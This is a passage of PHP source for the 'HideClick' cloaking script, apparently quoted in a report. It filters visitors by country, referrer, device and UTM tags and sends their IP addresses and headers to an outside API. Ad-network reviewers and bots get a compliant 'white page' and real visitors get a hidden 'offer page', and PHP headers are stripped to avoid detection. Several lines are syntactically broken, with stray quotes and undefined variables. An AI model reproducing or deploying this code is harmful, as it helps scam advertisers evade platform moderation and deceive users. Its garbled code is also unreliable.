else if(!is_writable('dummyCounter.txt')){
```

```
echo '✘ Make sure that the <b>dummyCounter.txt</b> file located in <b>'.getcwd().</b> is writable.<br>';
```

```
$error = 1;
```

```
}
```

```
}
```

```
if($error) { echo "<br><b>Correct the errors and reload the page.</b><br><br>Do you need some help? Write to us in telegram: <a href='\"tg://resolve?domain=hideclick\"'>@hideclick</a>";die(); }
```

```
if(empty($CLOAKING['ALLOW_GEO'])) echo '✓ Geo filtering is turned off. Put the two-letters country codes of allowed countries at the line <b>#.cloakedEditor("$CLOAKING['ALLOW_GEO']").</b><br><img src='\"https://hide.click/gif/geo.gif\" border='\"1\"'><br>';
```

```
else echo '✓ Geo filtering is turned on. All countries except '$CLOAKING['ALLOW_GEO'].' will get white page. You can change two-letters country codes of allowed countries at the line #.cloakedEditor("$CLOAKING['ALLOW_GEO']").</b><br><img src='\"https://hide.click/gif/geo.gif\" border='\"1\"'><br>';
```

```
echo '✓ <a target='\"_blank\" href='\"?cloaking=stat\">Click here to open the statistics page</a>. Bookmark it for future reference.<br><br>';
```

```
if(!empty($_SERVER['REMOTE_ADDR']) && !empty($_SERVER['SERVER_ADDR'])) {
```

```
if($_SERVER['REMOTE_ADDR']==$_SERVER['SERVER_ADDR'] && empty($_SERVER['HTTP_CF_RAY']) && empty($_SERVER['HTTP_X_REAL_IP']) && empty($_SERVER['HTTP_X_FORWARDED_FOR'])){
```

```
echo '✗ looks like your server falsify the user\'s IP address. Probably you need a different hosting. Contact us if you have any questions.<br>';
```

```
}
```

```
else if(preg_match('#^[a-fA-F0-9]+[.:.]+[a-fA-F0-9]+[.:.]+[a-fA-F0-9]+[.:.]+#',$_SERVER['REMOTE_ADDR'],$cid) && empty($_SERVER['HTTP_CF_RAY']) && empty($_SERVER['HTTP_X_REAL_IP']) && empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
```

```
if(stristr('#'.$_SERVER['SERVER_ADDR'],'#'.$cid[0])) echo '✗ looks like your server falsify the user\'s IP address. You need a different hosting. Contact us if you have any questions.<br>';
```

```
}
```

```
}
```

```
if(empty($_SERVER['HTTP_CF_RAY']) && !empty($_SERVER['HTTP_X_FORWARDED_FOR']) && !empty($_SERVER['HTTP_X_REAL_IP']) && !empty($_SERVER['REMOTE_ADDR']) && !empty($_SERVER['SERVER_ADDR']) && $_SERVER['HTTP_X_FORWARDED_FOR']==$_SERVER['HTTP_X_REAL_IP'] && $_SERVER['HTTP_X_REAL_IP']!= $_SERVER['REMOTE_ADDR'] && $_SERVER['REMOTE_ADDR']!= $_SERVER['SERVER_ADDR']) {
```

```
echo '✗ It looks like your server falsify the user IP address. Contact us via telegram: <a href='\"tg://resolve?domain=HideClick\"'>@HideClick</a> to make sure everything is working correctly.<br>';
```

```
}
```

```
echo 'Excellent. Setup completed.<br>In the future, you can use this file for any number of domains. There is no need to repeat this process on this hosting.<br><br>';
```

```
echo '<b><u>Last step:</u></b><br>If everything works without errors, turn off the DEBUG_MODE by changing the value in line <b>#.cloakedEditor("$CLOAKING['DEBUG_MODE']").</b> to <b>off</b><br><img src='\"https://hide.click/gif/debug.gif\" border='\"1\"'><br>';
```

```
echo 'After that, the script will start working in production mode and instead of this page you will see offer page or white page (depends on settings).<br><br>';
```

```

    echo '<b>Important!<br>WHITE_PAGE MUST COMPLETELY COMPLY WITH THE ADVERTISING NETWORK
RULES!</b><br>Do you need more information on how to make the right white page? Contact us in telegram: <a
href="tg://resolve?domain=HideClick">@HideClick</a>.';

```

```

    die();
}
else {
}

```

```

    if(empty($CLOAKING['WHITE_PAGE']) || (!strstr($CLOAKING['WHITE_PAGE'],'://') &&
!is_file($CLOAKING['WHITE_PAGE']))) {

```

```

    echo "<html><head><meta name=\"robots\" content=\"noindex\"><meta charset=\"UTF-
8\"></head><body>ERROR FILE NOT FOUND: ".$CLOAKING['WHITE_PAGE']."! \r\n<br>".$ErrorContactMessage;

```

```

    die();
}

```

```

    if(empty($CLOAKING['OFFER_PAGE']) || (!strstr($CLOAKING['OFFER_PAGE'],'://') &&
!is_file($CLOAKING['OFFER_PAGE']))) {

```

```

    echo "<html><head><meta name=\"robots\" content=\"noindex\"><meta charset=\"UTF-
8\"></head><body>ERROR FILE NOT FOUND: ".$CLOAKING['OFFER_PAGE']."! \r\n<br>".$ErrorContactMessage;

```

```

    die();
}

```

```

// start of code

```

```

// dirty hack for binome to hide PHP headers...

```

```

if (function_exists('header_remove')) header_remove("X-Powered-By");

```

```

if (function_exists('ini_set')) @ini_set('expose_php', 'off');

```

```

// dirty hack to save CPU load and avoid death loops by ignoring some extensions...

```

```

    if(empty($CLOAKING['HTACCESS_FIX']) &&
preg_match('#\.(jpg|jpeg|css|gif|svg|ttf|woff|webm|ico|js)$#i',$_SERVER['REQUEST_URI'])) {

```

```

        if(!strstr($CLOAKING['OFFER_PAGE'],'://'))
cloakedOfferPage($CLOAKING['OFFER_PAGE'],$CLOAKING['OFFER_METHOD']);

```

```

        else cloakedWhitePage($CLOAKING['WHITE_PAGE'],$CLOAKING['WHITE_METHOD']);

```

```

    }

```

```

// dirty hacks to protect from death loops

```

```

if(sizeof(debug_backtrace ())>2) {

```

```

    echo "ERROR: INFINITE RECURSION";

```

```

    die();
}

```

```

}
$CLOAKINGdata = array();

if (function_exists("getallheaders")) $CLOAKINGdata = getallheaders();
else foreach($_SERVER as $k=> $v){
    if (substr($k, 0, 5) == 'HTTP_') $CLOAKINGdata[$k] = $v;
}

$CLOAKINGdata['path']=$_SERVER["REQUEST_URI"];

$CLOAKINGdata['REQUEST_METHOD']=$_SERVER['REQUEST_METHOD'];

if( $_SERVER["SERVER_PORT"]==443 || !empty($_SERVER['HTTPS']) || !empty($_SERVER['SSL']) )
$CLOAKINGdata['HTTP_HTTPS']='1';

//fix for roadrunner ???
//$CLOAKINGdata['host']=$CLOAKING['DOMAIN'];//fix for roadrunner ???
//$CLOAKINGdata['path']=http_build_query ($_GET);//fix for roadrunner ???

$CLOAKING['banReason']='';
if(!empty($CLOAKING['allow_utm_must']) || !empty($CLOAKING['allow_utm_opt'])){
    $utmstring=http_build_query($_GET);
    if(!empty($CLOAKING['allow_utm_opt']) {
        $CLOAKING['allow_utm_opt'] = preg_replace('#[\s,]+#', '|', $CLOAKING['allow_utm_opt']);
        $CLOAKING['allow_utm_opt'] = "#" . trim($CLOAKING['allow_utm_opt'], '|') . "#i";
    }

    if(!empty($CLOAKING['allow_utm_must']) && !strstr($utmstring,$CLOAKING['allow_utm_must']))
$CLOAKING['banReason']='utmfilterm.';

    if(!empty($CLOAKING['allow_utm_opt']) && !preg_match($CLOAKING['allow_utm_opt'],$utmstring))
$CLOAKING['banReason']='utmfilterk.';
}

if(!empty($CLOAKING['block_utm'])){
    $utmstring=http_build_query($_GET);

    if(!empty($CLOAKING['block_utm']) && strstr($utmstring,$CLOAKING['block_utm']))
$CLOAKING['banReason']='utmfilterb.';
}

if($CLOAKING['NO_REF'] || !empty($CLOAKING['WHITE_REF'])){

```

```

$ref="";
foreach (array('HTTP_REFERER','Referer','referer','REFERER') as $k){
    if(!empty($CLOAKINGdata[$k])) {$ref=$CLOAKINGdata[$k];break;}
    if(!empty($_SERVER[$k])) {$ref=$_SERVER[$k];break;}
}
if(empty($ref)) $CLOAKING['banReason'].='noref.';
elseif(!empty($CLOAKING['WHITE_REF']) && !preg_match("#https?:://[^\/*]*(\".$CLOAKING['WHITE_REF'].\")#i",$ref))
$CLOAKING['banReason'].='blackref.';
}

if($CLOAKING['BLOCK_APPLE'] || $CLOAKING['BLOCK_ANDROID'] || $CLOAKING['BLOCK_WIN'] ||
$CLOAKING['BLOCK_MOBILE'] || $CLOAKING['BLOCK_DESKTOP']) {
    $ua="";
    foreach (array('HTTP_USER_AGENT','USER-AGENT','User-Agent','User-agent','user-agent') as $k){
        if(!empty($CLOAKINGdata[$k])) {$ua=$CLOAKINGdata[$k];break;}
        if(!empty($_SERVER[$k])) {$ua=$_SERVER[$k];break;}
    }
    if($CLOAKING['BLOCK_APPLE'] && striestr($ua,'Mac OS')) $CLOAKING['banReason'].='blockapple.';
    if($CLOAKING['BLOCK_ANDROID'] && striestr($ua,'Android')) $CLOAKING['banReason'].='blockandroid.';
    if($CLOAKING['BLOCK_WIN'] && striestr($ua,'Windows')) $CLOAKING['banReason'].='blockwin.';
    if($CLOAKING['BLOCK_MOBILE'] && (striestr($ua,'like Mac OS
X') || striestr($ua,'Android') || striestr($ua,'mobile') || striestr($ua,'table'))) $CLOAKING['banReason'].='blockmobile.';
    if($CLOAKING['BLOCK_DESKTOP'] && !(striestr($ua,'like Mac OS
X') || striestr($ua,'Android') || striestr($ua,'mobile') || striestr($ua,'table'))) $CLOAKING['banReason'].='blockdesktop.';
}
if($CLOAKING['DELAY_START']) {
    $ip="";
    foreach (array('HTTP_CF_CONNECTING_IP','CF-Connecting-IP','Cf-Connecting-IP','cf-connecting-ip') as $k){
        if(!empty($_SERVER[$k])) $ip=$_SERVER[$k];
    }
    if(empty($ip)) {
        foreach (array('HTTP_FORWARDED','Forwarded','forwarded','REMOTE_ADDR') as $k) {
            if (!empty($_SERVER[$k])) $ip .= $_SERVER[$k];
        }
    }
}
$ips=file('dummyCounter.txt',FILE_IGNORE_NEW_LINES);

```



```
&banReason='. $CLOAKING['banReason'].'&key='. $CLOAKING['API_SECRET_KEY'].'&sign=92188163341751f1639624139&ve
rsion='. $CLOAKING['VERSION'].'&wmet='. $CLOAKING['WHITE_METHOD'].'&omet='. $CLOAKING['OFFER_METHOD'].'&wrcr=
'. $CLOAKING['W_CRC'].'&ocrc='. $CLOAKING['O_CRC'].'&wydx='. $CLOAKING['W_YDX'].'&wfbx='. $CLOAKING['W_FBX'].'&wg
gx='. $CLOAKING['W_GGX'].'&oydx='. $CLOAKING['O_YDX'].'&ofbx='. $CLOAKING['O_FBX'].'&oggx='. $CLOAKING['O_GGX'].'&j
s=false&cache='. $CLOAKING['DISABLE_CACHE'].'&geo='. $CLOAKING['ALLOW_GEO'].'&utm='. $CLOAKING['UTM'].'&utmmus
t='. $CLOAKING['allow_utm_must'].'&utmopt='. $CLOAKING['allow_utm_opt'].'&utmblock='. $CLOAKING['block_utm'].'&mac
='. $CLOAKING['BLOCK_APPLE'].'&andr='. $CLOAKING['BLOCK_ANDROID'].'&win='. $CLOAKING['BLOCK_WIN'].'&mob='. $CLO
AKING['BLOCK_MOBILE'].'&desk='. $CLOAKING['BLOCK_DESKTOP'].'&delay='. $CLOAKING['DELAY_START'].'&perm='. $CLOAK
ING['DELAY_PERMANENT'].'&noref='. $CLOAKING['NO_REF'].'&whiteref='. $CLOAKING['WHITE_REF'].'&blockgeo=
. $CLOAKING['BLOCK_GEO'].'&paranoid='. $CLOAKING['PARANOID'] . ' &allowvpn='
. $CLOAKING['ALLOW_VPN'].'&white='.urlencode($CLOAKING['WHITE_PAGE']).&offer='.urlencode($CLOAKING['OFFER_PAG
E']), 'r', stream_context_create(array('ssl'=>array('verify_peer'=>false,'verify_peer_name'=>false,),'http' => array('method'
=> 'POST', 'timeout' => 5, 'header'=> "Content-type: application/x-www-form-urlencoded\r\n". "Content-Length:
".strlen($CLOAKINGdata). "\r\n", 'content' => $CLOAKINGdata))));
```

```
else $CLOAKING['STATUS'] =
@cloakedCurl('http://api.hideapi.xyz/basic?ip='.$_SERVER["REMOTE_ADDR"].&port='.$_SERVER["REMOTE_PORT"].&banR
eason='. $CLOAKING['banReason'].'&key='. $CLOAKING['API_SECRET_KEY'].'&sign=92188163341751f1639624139&version='
. $CLOAKING['VERSION'].'&wmet='. $CLOAKING['WHITE_METHOD'].'&omet='. $CLOAKING['OFFER_METHOD'].'&wrcr='. $CLO
AKING['W_CRC'].'&ocrc='. $CLOAKING['O_CRC'].'&wydx='. $CLOAKING['W_YDX'].'&wfbx='. $CLOAKING['W_FBX'].'&wggx='. $C
LOAKING['W_GGX'].'&oydx='. $CLOAKING['O_YDX'].'&ofbx='. $CLOAKING['O_FBX'].'&oggx='. $CLOAKING['O_GGX'].'&js=false
&cache='. $CLOAKING['DISABLE_CACHE'].'&geo='. $CLOAKING['ALLOW_GEO'].'&utm='. $CLOAKING['UTM'].'&utmmust='. $C
LOAKING['allow_utm_must'].'&utmopt='. $CLOAKING['allow_utm_opt'].'&utmblock='. $CLOAKING['block_utm'].'&mac='. $C
LOAKING['BLOCK_APPLE'].'&andr='. $CLOAKING['BLOCK_ANDROID'].'&win='. $CLOAKING['BLOCK_WIN'].'&mob='. $CLOAKING[
'BLOCK_MOBILE'].'&desk='. $CLOAKING['BLOCK_DESKTOP'].'&delay='. $CLOAKING['DELAY_START'].'&perm='. $CLOAKING['D
ELAY_PERMANENT'].'&noref='. $CLOAKING['NO_REF'].'&whiteref='. $CLOAKING['WHITE_REF'].'&blockgeo='
. $CLOAKING['BLOCK_GEO'].'&paranoid='. $CLOAKING['PARANOID'] . ' &allowvpn='
. $CLOAKING['ALLOW_VPN'].'&white='.urlencode($CLOAKING['WHITE_PAGE']).&offer='.urlencode($CLOAKING['OFFER_PAG
E']), $CLOAKINGdata);
```

```
$CLOAKING['STATUS'] = json_decode($CLOAKING['STATUS'], true);
```

```
if (empty($CLOAKING['banReason']) && !empty($CLOAKING['STATUS']) && !empty($CLOAKING['STATUS']['action'])
&& $CLOAKING['STATUS']['action'] == 'allow' && (empty($CLOAKING['ALLOW_GEO']) ||
(!empty($CLOAKING['STATUS']['geo']) && !empty($CLOAKING['ALLOW_GEO']) &&
stristr($CLOAKING['ALLOW_GEO'],$CLOAKING['STATUS']['geo']))) {
```

```
cloakedOfferPage($CLOAKING['OFFER_PAGE'],$CLOAKING['OFFER_METHOD'],$CLOAKING['UTM'],$CLOAKING['STATUS']['ge
o']);
```

```
}
```

```
else {
```

```
cloakedWhitePage($CLOAKING['WHITE_PAGE'],$CLOAKING['WHITE_METHOD'],$CLOAKING['UTM'],$CLOAKING['STATUS']['
geo']);
```

```
}
```

```
function cloakedOfferPage($offer,$method='meta',$utm=false,$req_country='') {
```

```
if(substr($offer,0,8)=='https://' || substr($offer,0,7)=='http://') {
```

```

if(!empty($_GET) && $_utm) {
    if(strpos($_offer, '?')) $_offer.= '&'.http_build_query($_GET);
    else $_offer.= '?'.http_build_query($_GET);
}

if(strpos($_offer, '{req_country}')){
    $_offer=str_replace('{req_country}', $req_country, $_offer);
}

else if(strpos($_offer, '%7Breq_country%7D')){
    $_offer=str_replace('%7Breq_country%7D', $req_country, $_offer);
}

if($_method=='302') {
    header("Location: ".$_offer);
}

else if($_method=='iframe') {
    echo "<html><head><title></title></head><body style='margin: 0; padding: 0;'><meta name=\"viewport\"
content=\"width=device-width, initial-scale=1, maximum-scale=1, user-scalable=0\"/><iframe src=\"".$_offer.\"
style='visibility:visible !important; position:absolute; top:0px; left:0px; bottom:0px; right:0px; width:100%; height:100%;
border:none; margin:0; padding:0; overflow:hidden; z-index:999999;' allowfullscreen='allowfullscreen'
webkitallowfullscreen='webkitallowfullscreen' mozallowfullscreen='mozallowfullscreen'></iframe></body></html>";
}

else {
    echo '<html><head><meta http-equiv="Refresh" content="0; URL=' . $_offer . "' ></head></html>';
}

}

else require_once($_offer);// real users
die();
}

function cloakedWhitePage($white,$method='curl',$utm=false,$req_country=""){
    if(substr($white,0,8)=='https://' || substr($white,0,7)=='http://') {
        if(!empty($_GET) && $_utm) {
            if(strpos($white, '?')) $white.= '&'.http_build_query($_GET);
            else $white.= '?'.http_build_query($_GET);
        }

        if(strpos($white, '{req_country}')){
            $white=str_replace('{req_country}', $req_country, $white);
        }
    }
}

```

```

}
else if(strpos($white,'%7Breq_country%7D')){
    $white=str_replace('%7Breq_country%7D',$req_country,$white);
}
if ($method == '302') {
    header("Location: ".$white);
}
else {
    if (!function_exists('curl_init')) $page = file_get_contents($white, 'r', stream_context_create(array('ssl' =>
array('verify_peer' => false, 'verify_peer_name' => false,))));
    else $page = cloakedCurl($white);
    $page = preg_replace('#(<head[^\>]*>)#imU', '$1<base href="' . $white . '">', $page, 1);
    $page = preg_replace('#https://connect\.facebook\.net/[a-zA-Z_-]+/fbevents\.js#imU', "", $page);
    if (empty($page)) {
        header("HTTP/1.1 503 Service Unavailable", true, 503);
    }
    echo $page;
}
}
else require_once($white);// bots
die();
}
function cloakedCurl($url,$body="", $returnHeaders=false){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL,$url);
    if(!empty($body)) {curl_setopt($ch, CURLOPT_POST, 1);curl_setopt($ch, CURLOPT_POSTFIELDS, "$body");}
    if(!empty($returnHeaders)) curl_setopt($ch, CURLOPT_HEADER, 1);
    curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
    curl_setopt($ch, CURLOPT_TIMEOUT, 45);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $r = @curl_exec($ch);
    curl_close ($ch);
}

```

```
    return $r;
}
function cloakedEditor($s){
    $f=file($_SERVER["SCRIPT_FILENAME"]);
    $r=0;
    foreach ($f as $n=>$l){if(strpos($l,$s)) {$r=$n;break;}}
    return $r+1;
}
die();
?> [11].
```